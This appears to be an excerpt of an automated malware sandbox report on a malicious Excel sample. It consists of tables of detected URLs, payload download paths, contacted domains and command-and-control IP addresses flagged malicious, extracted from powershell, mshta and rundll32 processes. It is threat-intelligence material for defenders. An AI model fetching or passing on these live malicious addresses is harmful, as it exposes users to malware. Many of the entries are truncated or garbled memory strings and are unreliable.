| 10.2.rundll32.exe.300000.1.unpack   | 100%      | Avira   | TR/Crypt.XPAC K.Gen |      | <a href="#">Download File</a> |
| 12.2.rundll32.exe.900000.5.unpack   | 100%      | Avira   | TR/Crypt.XPAC K.Gen |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.2c00000.14.unpack | 100%      | Avira   | HEUR/AGEN.11 45233  |      | <a href="#">Download File</a> |
| 16.2.rundll32.exe.2e80000.26.unpack | 100%      | Avira   | HEUR/AGEN.11 45233  |      | <a href="#">Download File</a> |

## Domains

 No Antivirus matches

## URLs

| Source                                                                                                                            | Detection | Scanner         | Label    | Link |
|-----------------------------------------------------------------------------------------------------------------------------------|-----------|-----------------|----------|------|
| <a href="http://sep.dfwsolar.club/hzh3v/zCUz44VgIrN/PE">http://sep.dfwsolar.club/hzh3v/zCUz44VgIrN/PE</a>                         | 100%      | Avira URL Cloud | phishing |      |
| <a href="http://ancyh.xyz">http://ancyh.xyz</a>                                                                                   | 100%      | Avira URL Cloud | malware  |      |
| <a href="http://firstfitschool.com/83wg6z/9TRIk5HsoTQiVVoX/PE">http://firstfitschool.com/83wg6z/9TRIk5HsoTQiVVoX/PE</a>           | 100%      | Avira URL Cloud | malware  |      |
| <a href="http://mycloud.suplitemco.com/Fox-CCFS/zBdGqiyW1HTZD2j/PE">http://mycloud.suplitemco.com/Fox-CCFS/zBdGqiyW1HTZD2j/PE</a> | 100%      | Avira URL Cloud | malware  |      |
| <a href="http://ocsp.entrust.net03">http://ocsp.entrust.net03</a>                                                                 | 0%        | URL Reputation  | safe     |      |

| Source                                                                 | Detection | Scanner         | Label    | Link |
|------------------------------------------------------------------------|-----------|-----------------|----------|------|
| http://sep.dfw.solar.club/hzh3v/z                                      | 100%      | Avira URL Cloud | malware  |      |
| http://journeypropertiesolutions.com/cterq/FoPrW8qKzglj3E8m/           | 100%      | Avira URL Cloud | malware  |      |
| http://weezual.fr/ju9c/twEHJDCvNwGimD/                                 | 100%      | Avira URL Cloud | malware  |      |
| http://danahousecare.com/wp-cont                                       | 100%      | Avira URL Cloud | malware  |      |
| http://mycloud.s                                                       | 0%        | Avira URL Cloud | safe     |      |
| http://chupahfashion.com/eh6bwk/bowptl/F2sib90zZsqJ44/bQ8VXS/PE        | 100%      | Avira URL Cloud | malware  |      |
| http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0              | 0%        | URL Reputation  | safe     |      |
| http://www.diginotar.nl/cps/pkioverheid0                               | 0%        | URL Reputation  | safe     |      |
| http://mycloud.suplitemco.com/Fox-CCFS/zBdGqiyW1HTZD2j/                | 100%      | Avira URL Cloud | malware  |      |
| http://91.240.118                                                      | 0%        | URL Reputation  | safe     |      |
| http://91.240.118.172/cc/vv/fe.png                                     | 100%      | Avira URL Cloud | malware  |      |
| http://danahousecare.com/wp-content/cache/nAZV1f5Bh9CFmBtl2J/PE        | 100%      | Avira URL Cloud | malware  |      |
| http://stancewheels.com/wp-admin                                       | 0%        | Avira URL Cloud | safe     |      |
| http://91.240.118.172/cc/vv/fe.htmlfunction                            | 0%        | Avira URL Cloud | safe     |      |
| http://sep.dfw.solar.club/hzh3v/zCUz44VglrN/                           | 100%      | Avira URL Cloud | phishing |      |
| http://stancewheels.com/wp-admin/bbL1MAzNvohHH/                        | 0%        | Avira URL Cloud | safe     |      |
| http://https://www.belajarngaji.shop/wp                                | 0%        | Avira URL Cloud | safe     |      |
| http://journeypropertiesolutions.com/cterq/FoPrW8qKzglj3E8m/PE         | 100%      | Avira URL Cloud | malware  |      |
| http://91.240.118.172/cc/vv/fe.htmlWinSta0                             | 0%        | Avira URL Cloud | safe     |      |
| http://91.240.118.172/cc/vv/fe.pngPE                                   | 0%        | Avira URL Cloud | safe     |      |
| http://firstfitschool.com/83wg6z                                       | 100%      | Avira URL Cloud | phishing |      |
| http://mycloud.suplitemco.com/Fo                                       | 0%        | Avira URL Cloud | safe     |      |
| http://91.240.118.172/cc/vv/fe.html#H                                  | 100%      | Avira URL Cloud | malware  |      |
| http://https://lambayeque.apiperu.net.pe/assets/whnYzDBLH/             | 100%      | Avira URL Cloud | malware  |      |
| http://ancyh.xyz/assets/Pcxv1k5/                                       | 100%      | Avira URL Cloud | malware  |      |
| http://91.240.118.172/cc/vv/fe.html(                                   | 0%        | Avira URL Cloud | safe     |      |
| http://ocsp.entrust.net0D                                              | 0%        | URL Reputation  | safe     |      |
| http://91.240.118.172/cc/vv/fe.htmlmshta                               | 0%        | Avira URL Cloud | safe     |      |
| http://ancyh.xyz/assets/Pcxv1k5/PE                                     | 100%      | Avira URL Cloud | malware  |      |
| http://weezual.fr/ju9c/twEHJDCvNwGimD/PE                               | 100%      | Avira URL Cloud | malware  |      |
| http://https://www.belajarngaji.shop/wp-admin/zVhSqHo7Fi2ulNeN1/       | 100%      | Avira URL Cloud | malware  |      |
| http://91.240.118.172/cc/vv/fe.htmlT                                   | 0%        | Avira URL Cloud | safe     |      |
| http://https://lambayeque.apiperu.net.pe/assets/whnYzDBLH/PE           | 100%      | Avira URL Cloud | malware  |      |
| http://mycloud.suplitemco.com                                          | 0%        | Avira URL Cloud | safe     |      |
| http://stancewheels.com/wp-admin/bbL1MAzNvohHH/PE                      | 0%        | Avira URL Cloud | safe     |      |
| http://weezual.fr                                                      | 0%        | Avira URL Cloud | safe     |      |
| http://91.240.118.172/cc/vv/fe.htmlB                                   | 0%        | Avira URL Cloud | safe     |      |
| http://danahousecare.com/wp-content/cache/nAZV1f5Bh9CFmBtl2J/          | 100%      | Avira URL Cloud | malware  |      |
| http://sep.dfwso                                                       | 0%        | Avira URL Cloud | safe     |      |
| http://91.240.118.172                                                  | 0%        | Avira URL Cloud | safe     |      |
| http://https://160.16.102.168/                                         | 0%        | Avira URL Cloud | safe     |      |
| http://michaelcrompton.co.uk/wp-                                       | 0%        | Avira URL Cloud | safe     |      |
| http://www.protware.com                                                | 0%        | URL Reputation  | safe     |      |
| http://https://160.16.102.168:80/AUhFYyAjkIJ                           | 0%        | Avira URL Cloud | safe     |      |
| http://https://lambayeque.apiperu.net.p                                | 0%        | Avira URL Cloud | safe     |      |
| http://weezual.f                                                       | 0%        | Avira URL Cloud | safe     |      |
| http://crl.pkioverheid.nl/DomOvLatestCRL.crl0                          | 0%        | URL Reputation  | safe     |      |
| http://weezual.fr/ju9c/twEHJDCvN                                       | 0%        | Avira URL Cloud | safe     |      |
| http://https://www.belajarngaji.shop/wp-admin/zVhSqHo7Fi2ulNeN1/PE     | 100%      | Avira URL Cloud | malware  |      |
| http://michaelcrompton.co.uk/wp-admin/G/                               | 100%      | Avira URL Cloud | malware  |      |
| http://michaelcrompton.co.uk/wp-admin/G/PE                             | 100%      | Avira URL Cloud | malware  |      |
| http://91.240.118.172/cc/vv/fe.htmlly                                  | 0%        | Avira URL Cloud | safe     |      |
| http://chupahfashion.com/eh6bwk                                        | 100%      | Avira URL Cloud | malware  |      |
| http://91.240.118.172/cc/vv/fe.p                                       | 0%        | Avira URL Cloud | safe     |      |
| http://91.240.118.172/cc/vv/fe.html                                    | 100%      | Avira URL Cloud | malware  |      |
| http://chupahfashion.com/eh6bwk/bowptl/F2sib90zZsqJ44/bQ8VXS/          | 100%      | Avira URL Cloud | malware  |      |
| http://91.240.118.172/cc/vv/fe.htmlhttp://91.240.118.172/cc/vv/fe.html | 0%        | Avira URL Cloud | safe     |      |
| http://firstfitschool.com/83wg6z/9TRik5HsoTQiiVWoX/                    | 100%      | Avira URL Cloud | malware  |      |
| http://91.240.118.172/cc/vv/fe.htmli                                   | 0%        | Avira URL Cloud | safe     |      |

| Source                                 | Detection | Scanner         | Label | Link |
|----------------------------------------|-----------|-----------------|-------|------|
| http://91.240.118.172/cc/vv/fe.htmlngs | 0%        | Avira URL Cloud | safe  |      |

## Domains and IPs

### Contacted Domains

| Name                   | IP           | Active | Malicious | Antivirus Detection | Reputation |
|------------------------|--------------|--------|-----------|---------------------|------------|
| mycloud.suplitecmo.com | 51.81.152.36 | true   | false     |                     | unknown    |
| weezual.fr             | 213.186.33.4 | true   | false     |                     | unknown    |

### Contacted URLs

| Name                                                    | Malicious | Antivirus Detection        | Reputation |
|---------------------------------------------------------|-----------|----------------------------|------------|
| http://weezual.fr/ju9c/twEHJDCvNwGimD/                  | true      | • Avira URL Cloud: malware | unknown    |
| http://mycloud.suplitecmo.com/Fox-CCFS/zBdGqiyW1HTZD2j/ | true      | • Avira URL Cloud: malware | unknown    |
| http://91.240.118.172/cc/vv/fe.png                      | true      | • Avira URL Cloud: malware | unknown    |
| http://91.240.118.172/cc/vv/fe.html                     | true      | • Avira URL Cloud: malware | unknown    |

### URLs from Memory and Binaries

| Name                                                             | Source                                                                                                                                                                                                   | Malicious | Antivirus Detection         | Reputation |
|------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|-----------------------------|------------|
| http://https://hekmat20.com/wp-includes/7/PE                     | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                    | false     |                             | high       |
| http://sep.dfwsolar.club/hzh3v/zCUz44VgIrN/PE                    | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                    | true      | • Avira URL Cloud: phishing | unknown    |
| http://https://hekmat20.com/wp-includes                          | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                    | false     |                             | high       |
| http://ancyh.xyz                                                 | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                    | true      | • Avira URL Cloud: malware  | unknown    |
| http://firstfitschool.com/83wg6z/9TRIk5HsoTQiiVWoX/PE            | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                    | true      | • Avira URL Cloud: malware  | unknown    |
| http://mycloud.suplitecmo.com/Fox-CCFS/zBdGqiyW1HTZD2j/PE        | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                    | true      | • Avira URL Cloud: malware  | unknown    |
| http://ocsp.entrust.net03                                        | rundll32.exe, 00000010.00000002.677004385.000000000058A000.00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000010.00000002.677036027.00000000005A6000.00000004.00000020.00020000.00000000.sdmp | false     | • URL Reputation: safe      | unknown    |
| http://sep.dfwsolar.club/hzh3v/z                                 | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                    | true      | • Avira URL Cloud: malware  | unknown    |
| http://journeypropertiesolutions.com/cterq/FoPrW8qKzglj3E8m/     | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                    | true      | • Avira URL Cloud: malware  | unknown    |
| http://danahousecare.com/wp-cont                                 | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                    | true      | • Avira URL Cloud: malware  | unknown    |
| http://mycloud.s                                                 | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                    | false     | • Avira URL Cloud: safe     | unknown    |
| http://chupahfashion.com/eh6bwxk/bowptl/F2sib90zZsqJ44/bQ8VXS/PE | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                    | true      | • Avira URL Cloud: malware  | unknown    |
| http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0        | rundll32.exe, 00000010.00000002.677004385.000000000058A000.00000004.00000020.00020000.00000000.sdmp                                                                                                      | false     | • URL Reputation: safe      | unknown    |
| http://www.diginotar.nl/cps/pkioverheid0                         | rundll32.exe, 00000010.00000002.677004385.000000000058A000.00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 00000010.00000002.677036027.00000000005A6000.00000004.00000020.00020000.00000000.sdmp | false     | • URL Reputation: safe      | unknown    |


| Name                                                             | Source                                                                                                                                                                                                                                                                                            | Malicious | Antivirus Detection         | Reputation |
|------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|-----------------------------|------------|
| http://91.240.11                                                 | powershell.exe, 00000006.00000002.679989773.0000000003641000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                             | true      | • URL Reputation: safe      | low        |
| http://danahousecare.com/wp-content/cache/nAZV1f5Bh9CFmBtl2J/PE  | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                             | true      | • Avira URL Cloud: malware  | unknown    |
| http://stancewheels.com/wp-admin                                 | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                             | false     | • Avira URL Cloud: safe     | unknown    |
| http://91.240.118.172/cc/vv/fe.htmlfunction                      | mshta.exe, 00000004.00000003.422944437.000000002DFD000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                                   | true      | • Avira URL Cloud: safe     | unknown    |
| http://sep.dfwosolar.club/hzh3v/zCUz44VglrN/                     | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                             | true      | • Avira URL Cloud: phishing | unknown    |
| http://stancewheels.com/wp-admin/bbL1MAzNvohHH/                  | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                             | false     | • Avira URL Cloud: safe     | unknown    |
| http://https://www.belajarngaji.shop/wp                          | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                             | false     | • Avira URL Cloud: safe     | unknown    |
| http://journeypropertiesolutions.com/cterq/FoPrW8qKzglj3E8m/PE   | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                             | true      | • Avira URL Cloud: malware  | unknown    |
| http://91.240.118.172/cc/vv/fe.htmlWinSta0                       | mshta.exe, 00000004.00000002.437108931.000000000330000.00000004.00000020.00020000.00000000.sdmp                                                                                                                                                                                                   | true      | • Avira URL Cloud: safe     | unknown    |
| http://91.240.118.172/cc/vv/fe.pngPE                             | powershell.exe, 00000006.00000002.679989773.0000000003641000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                             | true      | • Avira URL Cloud: safe     | unknown    |
| http://firstfitschool.com/83wg6z                                 | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                             | true      | • Avira URL Cloud: phishing | unknown    |
| http://mycloud.suplitemco.com/Fo                                 | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                             | false     | • Avira URL Cloud: safe     | unknown    |
| http://91.240.118.172/cc/vv/fe.html#H                            | mshta.exe, 00000004.00000003.436214904.00000000041D000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.438128891.00000000041D000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.420818085.00000000041D000.00000004.00000020.00020000.00000000.sdmp | true      | • Avira URL Cloud: malware  | unknown    |
| http://https://lambayeque.apiperu.net.pe/assets/whnYzDBLH/       | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                             | true      | • Avira URL Cloud: malware  | unknown    |
| http://ancyh.xyz/assets/Pcxv1k5/                                 | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                             | true      | • Avira URL Cloud: malware  | unknown    |
| http://91.240.118.172/cc/vv/fe.html(                             | mshta.exe, 00000004.00000003.436133193.0000000003EB000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.420800489.0000000003EB000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.437986864.0000000003EB000.00000004.00000020.00020000.00000000.sdmp | true      | • Avira URL Cloud: safe     | unknown    |
| http://ocsp.entrust.net0D                                        | rundll32.exe, 00000010.00000002.677036027.00000000005A6000.00000004.00000020.00020000.00000000.sdmp                                                                                                                                                                                               | false     | • URL Reputation: safe      | unknown    |
| http://91.240.118.172/cc/vv/fe.htmlmshta                         | mshta.exe, 00000004.00000002.437108931.000000000330000.00000004.00000020.00020000.00000000.sdmp                                                                                                                                                                                                   | true      | • Avira URL Cloud: safe     | unknown    |
| http://ancyh.xyz/assets/Pcxv1k5/PE                               | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                             | true      | • Avira URL Cloud: malware  | unknown    |
| http://weezual.fr/ju9c/twEHJDCvNwGimD/PE                         | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                             | true      | • Avira URL Cloud: malware  | unknown    |
| http://https://www.belajarngaji.shop/wp-admin/zVhSqHo7Fi2ulNeN1/ | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                                                                                                             | true      | • Avira URL Cloud: malware  | unknown    |
| http://91.240.118.172/cc/vv/fe.htmlT                             | mshta.exe, 00000004.00000002.437253347.00000000036E000.00000004.00000020.00020000.00000000.sdmp                                                                                                                                                                                                   | true      | • Avira URL Cloud: safe     | unknown    |

| Name                                                                      | Source                                                                                                                                                                                                                       | Malicious | Antivirus Detection        | Reputation |
|---------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|----------------------------|------------|
| http://crl.entrust.net/server1.crl0                                       | rundll32.exe, 00000010.00000002.67700438<br>5.000000000058A000.00000004.00000020.000<br>20000.00000000.sdmp, rundll32.exe, 00000<br>010.00000002.677036027.00000000005A6000.<br>00000004.00000020.00020000.00000000.sdmp     | false     |                            | high       |
| http://<br>https://lambayeque.apiperu.net.pe/assets/whnYzDBLH<br>/PE      | powershell.exe, 00000006.00000002.680618<br>070.0000000003795000.00000004.00000800.0<br>0020000.00000000.sdmp                                                                                                                | true      | • Avira URL Cloud: malware | unknown    |
| http://mycloud.suplitemco.com                                             | powershell.exe, 00000006.00000002.680618<br>070.0000000003795000.00000004.00000800.0<br>0020000.00000000.sdmp                                                                                                                | false     | • Avira URL Cloud: safe    | unknown    |
| http://stancewheels.com/wp-<br>admin/bbL1MAzNvohHH/PE                     | powershell.exe, 00000006.00000002.680618<br>070.0000000003795000.00000004.00000800.0<br>0020000.00000000.sdmp                                                                                                                | false     | • Avira URL Cloud: safe    | unknown    |
| http://weezual.fr                                                         | powershell.exe, 00000006.00000002.680618<br>070.0000000003795000.00000004.00000800.0<br>0020000.00000000.sdmp                                                                                                                | false     | • Avira URL Cloud: safe    | unknown    |
| http://91.240.118.172/cc/vv/fe.htmlB                                      | NZW-010122 BNUV-280122.xls.0.dr                                                                                                                                                                                              | true      | • Avira URL Cloud: safe    | unknown    |
| http://danahousecare.com/wp-<br>content/cache/nAZV1f5Bh9CFmBtl2J/         | powershell.exe, 00000006.00000002.680618<br>070.0000000003795000.00000004.00000800.0<br>0020000.00000000.sdmp                                                                                                                | true      | • Avira URL Cloud: malware | unknown    |
| http://sep.dfwso                                                          | powershell.exe, 00000006.00000002.680618<br>070.0000000003795000.00000004.00000800.0<br>0020000.00000000.sdmp                                                                                                                | false     | • Avira URL Cloud: safe    | unknown    |
| http://91.240.118.172                                                     | powershell.exe, 00000006.00000002.680618<br>070.0000000003795000.00000004.00000800.0<br>0020000.00000000.sdmp, powershell.exe, 0<br>0000006.00000002.679989773.0000000003641<br>000.00000004.00000800.00020000.00000000.sdmp | true      | • Avira URL Cloud: safe    | unknown    |
| http://https://160.16.102.168/                                            | rundll32.exe, 00000010.00000002.67703602<br>7.00000000005A6000.00000004.00000020.000<br>20000.00000000.sdmp                                                                                                                  | false     | • Avira URL Cloud: safe    | unknown    |
| http://michaelcrompton.co.uk/wp-                                          | powershell.exe, 00000006.00000002.680618<br>070.0000000003795000.00000004.00000800.0<br>0020000.00000000.sdmp                                                                                                                | false     | • Avira URL Cloud: safe    | unknown    |
| http://www.protware.com                                                   | mshta.exe, 00000004.00000003.420721916.0<br>000000003C80000.00000004.00000020.000200<br>00.00000000.sdmp                                                                                                                     | false     | • URL Reputation: safe     | unknown    |
| http://https://160.16.102.168:80/AUhFYyAjKIJ                              | rundll32.exe, 00000010.00000002.67700438<br>5.000000000058A000.00000004.00000020.000<br>20000.00000000.sdmp                                                                                                                  | false     | • Avira URL Cloud: safe    | unknown    |
| http://https://lambayeque.apiperu.net.p                                   | powershell.exe, 00000006.00000002.680618<br>070.0000000003795000.00000004.00000800.0<br>0020000.00000000.sdmp                                                                                                                | false     | • Avira URL Cloud: safe    | unknown    |
| http://weezual.f                                                          | powershell.exe, 00000006.00000002.680618<br>070.0000000003795000.00000004.00000800.0<br>0020000.00000000.sdmp                                                                                                                | false     | • Avira URL Cloud: safe    | unknown    |
| http://crl.pkioverheid.nl/DomOvLatestCRL.crl0                             | rundll32.exe, 00000010.00000002.67703602<br>7.00000000005A6000.00000004.00000020.000<br>20000.00000000.sdmp                                                                                                                  | false     | • URL Reputation: safe     | unknown    |
| http://weezual.fr/ju9c/twEHJDCvN                                          | powershell.exe, 00000006.00000002.680618<br>070.0000000003795000.00000004.00000800.0<br>0020000.00000000.sdmp                                                                                                                | false     | • Avira URL Cloud: safe    | unknown    |
| http://<br>www.piriform.com/ccleanerhttp://www.piriform.com/ccle<br>anerv | powershell.exe, 00000006.00000002.676609<br>575.000000000028B000.00000004.00000020.0<br>0020000.00000000.sdmp                                                                                                                | false     |                            | high       |
| http://https://www.belajarngaji.shop/wp-<br>admin/zVhSqHo7Fi2ulNeN1/PE    | powershell.exe, 00000006.00000002.680618<br>070.0000000003795000.00000004.00000800.0<br>0020000.00000000.sdmp                                                                                                                | true      | • Avira URL Cloud: malware | unknown    |
| http://michaelcrompton.co.uk/wp-admin/G/                                  | powershell.exe, 00000006.00000002.680618<br>070.0000000003795000.00000004.00000800.0<br>0020000.00000000.sdmp                                                                                                                | true      | • Avira URL Cloud: malware | unknown    |
| http://michaelcrompton.co.uk/wp-admin/G/PE                                | powershell.exe, 00000006.00000002.680618<br>070.0000000003795000.00000004.00000800.0<br>0020000.00000000.sdmp                                                                                                                | true      | • Avira URL Cloud: malware | unknown    |
| http://91.240.118.172/cc/vv/fe.htmly                                      | mshta.exe, 00000004.00000003.420780191.0<br>0000000003B8000.00000004.00000020.000200<br>00.00000000.sdmp                                                                                                                     | true      | • Avira URL Cloud: safe    | unknown    |
| http://chupahfashion.com/eh6bwkx                                          | powershell.exe, 00000006.00000002.680618<br>070.0000000003795000.00000004.00000800.0<br>0020000.00000000.sdmp                                                                                                                | true      | • Avira URL Cloud: malware | unknown    |
| http://www.piriform.com/ccleaner                                          | powershell.exe, 00000006.00000002.676609<br>575.000000000028B000.00000004.00000020.0<br>0020000.00000000.sdmp                                                                                                                | false     |                            | high       |



| Name                                                                   | Source                                                                                                                                                                                                  | Malicious | Antivirus Detection        | Reputation |
|------------------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|----------------------------|------------|
| http://91.240.118.172/cc/vv/fe.p                                       | powershell.exe, 00000006.00000002.679989773.0000000003641000.00000004.00000800.00020000.00000000.sdmp                                                                                                   | false     | • Avira URL Cloud: safe    | unknown    |
| http://chupahfashion.com/eh6bwk/bowptl/F2sib90zZsqJ44/bQ8VXS/          | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                   | true      | • Avira URL Cloud: malware | unknown    |
| http://91.240.118.172/cc/vv/fe.htmlhttp://91.240.118.172/cc/vv/fe.html | mshta.exe, 00000004.00000003.422354344.00000002DF5000.00000004.00000800.00020000.00000000.sdmp                                                                                                          | true      | • Avira URL Cloud: safe    | unknown    |
| http://https://secure.comodo.com/CPS0                                  | rundll32.exe, 00000010.00000002.677004385.000000000058A000.00000004.00000020.00020000.00000000.sdmp, rundll32.exe, 0000010.00000002.677036027.00000000005A6000.00000004.00000020.00020000.00000000.sdmp | false     |                            | high       |
| http://crl.entrust.net/2048ca.crl0                                     | rundll32.exe, 00000010.00000002.677036027.00000000005A6000.00000004.00000020.00020000.00000000.sdmp                                                                                                     | false     |                            | high       |
| http://firstfitschool.com/83wg6z/9TRik5HsoTQiivVoX/                    | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                   | true      | • Avira URL Cloud: malware | unknown    |
| http://https://hekmat20.com/wp-includes/7/                             | powershell.exe, 00000006.00000002.680618070.0000000003795000.00000004.00000800.00020000.00000000.sdmp                                                                                                   | false     |                            | high       |
| http://91.240.118.172/cc/vv/fe.htmli                                   | mshta.exe, 00000004.00000002.437253347.00000000036E000.00000004.00000020.00020000.00000000.sdmp                                                                                                         | true      | • Avira URL Cloud: safe    | unknown    |
| http://91.240.118.172/cc/vv/fe.htmlngs                                 | mshta.exe, 00000004.00000002.437253347.00000000036E000.00000004.00000020.00020000.00000000.sdmp                                                                                                         | true      | • Avira URL Cloud: safe    | unknown    |

### World Map of Contacted IPs



### Public IPs

| IP              | Domain  | Country       | Flag | ASN   | ASN Name              | Malicious |
|-----------------|---------|---------------|------|-------|-----------------------|-----------|
| 195.154.133.20  | unknown | France        |      | 12876 | OnlineSASFR           | true      |
| 185.157.82.211  | unknown | Poland        |      | 42927 | S-NET-ASPL            | true      |
| 212.237.17.99   | unknown | Italy         |      | 31034 | ARUBA-ASNIT           | true      |
| 79.172.212.216  | unknown | Hungary       |      | 61998 | SZERVERPLEXHU         | true      |
| 110.232.117.186 | unknown | Australia     |      | 56038 | RACKCORP-APRackCorpAU | true      |
| 173.214.173.220 | unknown | United States |      | 19318 | IS-AS-1US             | true      |



| IP              | Domain                 | Country           | Flag                                                                                | ASN    | ASN Name                                         | Malicious |
|-----------------|------------------------|-------------------|-------------------------------------------------------------------------------------|--------|--------------------------------------------------|-----------|
| 212.24.98.99    | unknown                | Lithuania         |    | 62282  | RACKRAYUABRakrejusLT                             | true      |
| 138.185.72.26   | unknown                | Brazil            |    | 264343 | EmpasoftLtdaMeBR                                 | true      |
| 178.63.25.185   | unknown                | Germany           |    | 24940  | HETZNER-ASDE                                     | true      |
| 160.16.102.168  | unknown                | Japan             |    | 9370   | SAKURA-BSAKURAIInternetIncJP                     | true      |
| 81.0.236.90     | unknown                | Czech Republic    |    | 15685  | CASABLANCA-ASInternetCollocationProviderCZ       | true      |
| 103.75.201.2    | unknown                | Thailand          |    | 133496 | CDNPLUSCOLTD-AS-APCDNPLUSCOLTDTH                 | true      |
| 216.158.226.206 | unknown                | United States     |    | 19318  | IS-AS-1US                                        | true      |
| 45.118.115.99   | unknown                | Indonesia         |    | 131717 | IDNIC-CIFO-AS-IDPTCitraJelajahInformatikaID      | true      |
| 51.15.4.22      | unknown                | France            |    | 12876  | OnlineSASFR                                      | true      |
